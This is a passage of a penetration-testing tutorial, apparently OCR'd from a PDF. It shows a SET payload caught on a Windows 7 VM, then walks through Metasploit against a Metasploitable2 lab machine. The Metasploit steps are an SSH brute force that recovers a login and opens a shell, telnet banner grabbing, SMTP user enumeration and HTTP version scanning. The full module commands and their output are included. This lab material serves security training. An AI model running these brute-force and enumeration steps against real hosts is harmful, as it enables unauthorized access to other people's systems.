
After that, I uploaded this particular payload to my Google Drive. So that later, I can download this payload to my **Windows 7 VM.**



So when the download is completed, I proceeded to install the payload on my Windows 7 VM.



After that, when I go back to the SET Toolkit Interface, I'm able to see that **the listener is listening** on Windows 7 VM.



10 – Metasploit Framework

Metasploit is an open-source penetration testing tool which provides a framework for security researchers in developing exploits, payloads, payload encoders, and tools for reconnaissance and other security testing purposes.

This particular framework is a Ruby-based, modular penetration testing platform which enables you to write, test, and execute exploit code.

We can also use this tool to test security vulnerabilities, enumerate networks, execute attacks and evade detection.

Metasploit Framework consists with commonly used tools which provide a complete environment for penetration testing process and exploit development.


In here, we are going to use Metasploit modules in order to exploit a particular target machine. Those modules can be either payloads, exploits or some auxiliaries.

Metasploit Framework consists with both CLI & GUI Interfaces. But in here, I'm going to use the CLI interface which comes pre-installed with Kali Linux.

So as the target, I'm going to use the metasploitable2 machine.

As the very first step, I'm going to scan the open ports, services & version numbers running on the target machine.

Now, let's search whether there are any exploits/ modules available for the **OpenSSH Service** which is running on **port 22**.




As you can see, it has listed down huge number of exploitations and their respective descriptions as well.

Among those, I'm going to use the **Module Number 21** which is an **Auxiliary Module**. This module can be used to BruteForce the login details.

So, it's going to give us the correct combination of username & password of a system.

Before starting the BruteForcing process, we need to set several options.




In here, setting up all the options is not mandatory.

First, we need to set the **target machine's IP** to **"RHOSTS".**

Then you need to set the **"VERBOSE"** as **"true"**. Although it's not mandatory, if we set that, it will show us the output while the exploitation is running.

Since this is a BruteForce Attack, we need to provide a **username file** & a **password file**. So that I have created a small username file & a password file separately.



Then you need to **set the paths** of those username & password files, to **"USER_FILE"** & **"PASS_FILE".**

Since this is a BruteForce Attack, I need to set the **"STOP_ON_SUCCESS"** as **"true".** So, if the BruteForcing becomes **successful**, we can tell the scanner to **"stop scanning"**. Because there is no point of running the scan furthermore.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.56.100
RHOSTS => 192.168.56.100
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /home/dilshan/user.txt
USER_FILE => /home/dilshan/user.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /home/dilshan/password.txt
PASS_FILE => /home/dilshan/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting             Required  Description
   ----              ---------------             --------  -----------
   BLANK_PASSWORDS   false                       no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                           yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                       no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                       no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                       no        Add all users in the current database to the list
   PASSWORD                                      no        A specific password to authenticate with
   PASS_FILE         /home/dilshan/password.txt  no        File containing passwords, one per line
   RHOSTS            192.168.56.100              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22                          yes       The target port
   STOP_ON_SUCCESS   true                        yes       Stop guessing when a credential works for a host
   THREADS           1                           yes       The number of concurrent threads (max one per host)
   USERNAME                                      no        A specific username to authenticate as
   USERPASS_FILE                                 no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                       no        Try the username as the password for all users
   USER_FILE         /home/dilshan/user.txt      no        File containing usernames, one per line
   VERBOSE           true                        yes       Whether to print output for all attempts
```


So now we are ready to perform the exploitation.

In order to perform this particular exploitation, you need to give the command **“run”**.

```
msf6 auxiliary(scanner/ssh/ssh_login) > run

[-] Could not connect: The connection timed out (192.168.56.100:22).
[!] No active DB -- Credential data will not be saved!
[-] 192.168.56.100:22 - Failed: 'user:password'
[-] 192.168.56.100:22 - Failed: 'user:msfadmin'
[-] 192.168.56.100:22 - Failed: 'user:abcde12345'
[-] 192.168.56.100:22 - Failed: 'user:p@s$word'
[-] 192.168.56.100:22 - Failed: 'root:qwerty'
[-] 192.168.56.100:22 - Failed: 'root:password'
[-] 192.168.56.100:22 - Failed: 'root:msfadmin'
[-] 192.168.56.100:22 - Failed: 'root:abcde12345'
[-] 192.168.56.100:22 - Failed: 'root:p@s$word'
[-] 192.168.56.100:22 - Failed: 'msfadmin:qwerty'
[-] 192.168.56.100:22 - Failed: 'msfadmin:password'
[+] 192.168.56.100:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfa
dmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 1 opened (10.0.2.15:40147 -> 192.168.56.100:22) at 2021-05-05 08:58:29 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


As you can see in the above image, after number of failed attempts, there is one successful BruteForcing combination. So by using this Metasploit framework, we have obtained the username & password of the metasploitable2 target machine.

Now let’s try to perform **SSH**, on our target machine.




So now, by providing the **correct username, IP Address & password**, you can get inside of the metasploitable2 target machine.

Now, let's move on to exploit the **telnet** service which is running on **port 23**.




Among those modules, I'm going to use the **Module Number 12** which is the **Telnet Version Exploitation.**

According to the description, it gives us the **Telnet Service Banner**.




In here, **"RHOSTS"** is the only mandatory thing, that we need to set.



So, as you can see in the above image, it gives us the **telnet service banner**. Inside the banner, **both the username & password** have been given.

Now, let's move on to exploit the **smtp** service which is running on **port 25**.



Among those modules, I'm going to use the **Module Number 5** which is the **SMTP Enumeration.**

According to the description, this is an **User Enumeration Utility**. So that we can extract the user-related details.

```
msf6 auxiliary(scanner/telnet/telnet_version) > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                             Required  Description
   ----       ---------------                                             --------  -----------
   RHOSTS                                                                 yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      25                                                          yes       The target port (TCP)
   THREADS    1                                                           yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                        yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.
```


In here, **"RHOSTS"** is the only mandatory thing, that we need to set.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.56.100
RHOSTS => 192.168.56.100
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                             Required  Description
   ----       ---------------                                             --------  -----------
   RHOSTS     192.168.56.100                                              yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      25                                                          yes       The target port (TCP)
   THREADS    1                                                           yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                        yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.56.100:25     - 192.168.56.100:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.56.100:25     - 192.168.56.100:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog,
user, uucp, www-data
[*] 192.168.56.100:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

As you can see in the above image, it has provided us with the different users that are found. So those can be considered as the **Existing System Users**.

So we can use those information later, specially when BruteForcing.

Now, let's move on to exploit the **http** service which is running on **port 80**.



Among those modules, I'm going to use the module **HTTP Version.**

```
msf6 auxiliary(scanner/smtp/smtp_enum) > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host
```

In here, **"RHOSTS"** is the only mandatory thing, that we need to set.


```
msf6 auxiliary(scanner/http/http_version) > set RHOSTS 192.168.56.100
RHOSTS => 192.168.56.100
msf6 auxiliary(scanner/http/http_version) > show options

Module options (auxiliary/scanner/http/http_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS   192.168.56.100   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   VHOST                     no        HTTP server virtual host

